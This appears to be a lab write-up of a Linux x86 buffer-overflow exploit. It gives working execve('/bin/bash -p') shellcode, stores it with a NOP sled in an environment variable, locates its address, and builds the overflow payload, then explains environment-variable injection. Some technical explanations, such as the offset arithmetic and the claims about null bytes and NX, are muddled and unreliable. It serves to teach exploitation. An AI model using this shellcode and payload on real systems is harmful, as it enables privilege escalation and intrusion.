Below is my shellcode obtained from https://shell-storm.org/

Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL): 33 bytes

\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80

Figure 2.9 exporting new environment variable

Command: export EGG=$(python -c 'print "\x90"*30 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"')

I set a new environment variable 'EGG' which is a python command which consists of a 30 bytes NOP sled and a 33 bytes shellcode which spawn a bash shell.

Command: printenv | grep EGG

I used this command to list out all environment variables - and to find a particular 'EGG'. There is a match which means EGG environment variable is successfully set. Therefore, it is available to any processes launched from the current shell.

*Note: Setting such Environment Variables is session-local; exist for that current terminal only - the one which the command is executed from. Unless it is added to startup files such as `~/.bashrc` **for global access***

Figure 3.0 Finding address of Environment Variable EGG

Command: p(char *)getenv("EGG") + 4 (+4 to skip "EGG=" prefix)

The memory address of the Environment Variable EGG is at **0xbffff427**. When converted to Little Endian for the exploit, the address will be this: **\x27\xf4\xff\xbf**

The Buffer is 10 bytes large, therefore it takes 4 bytes to overwrite EIP and another 4 bytes to overwrite the Stored Return Address. This gives us a space of **14** bytes which can be used for padding.

Our final exploit should look something like this:

run $(python -c 'print "A"*14 + "\x27\xf4\xff\xbf"')

14 bytes to overwrite EBP + 4 bytes JMP address to shellcode stored in Environment Variables.

Figure 3.1 shell 'hatched' - Get it? :3

Environment Variables Injection in Exploit Development

Environment variables injection is a technique where an attacker **stores malicious payloads (shellcode) in environment variables** to exploit vulnerabilities such as buffer overflows. This approach is useful when:

1) The vulnerable program uses getenv() or accesses environment variables

2) Stack space is limited, and you need more room for payloads

Environment variables can hold bigger payloads. Can hold there instead of the Stack.

3) You want to bypass memory protections (like non-executable stack/NX bit)

If the stack is non-executable, storing shellcode in environment variables (which may be in executable memory regions) can bypass this protection since the shellcode does not need to be executed on the Stack.

4) Avoiding NULL bytes

strcpy-based overflows terminate at null bytes (\x00). Environment variables handle null bytes better than stack buffers.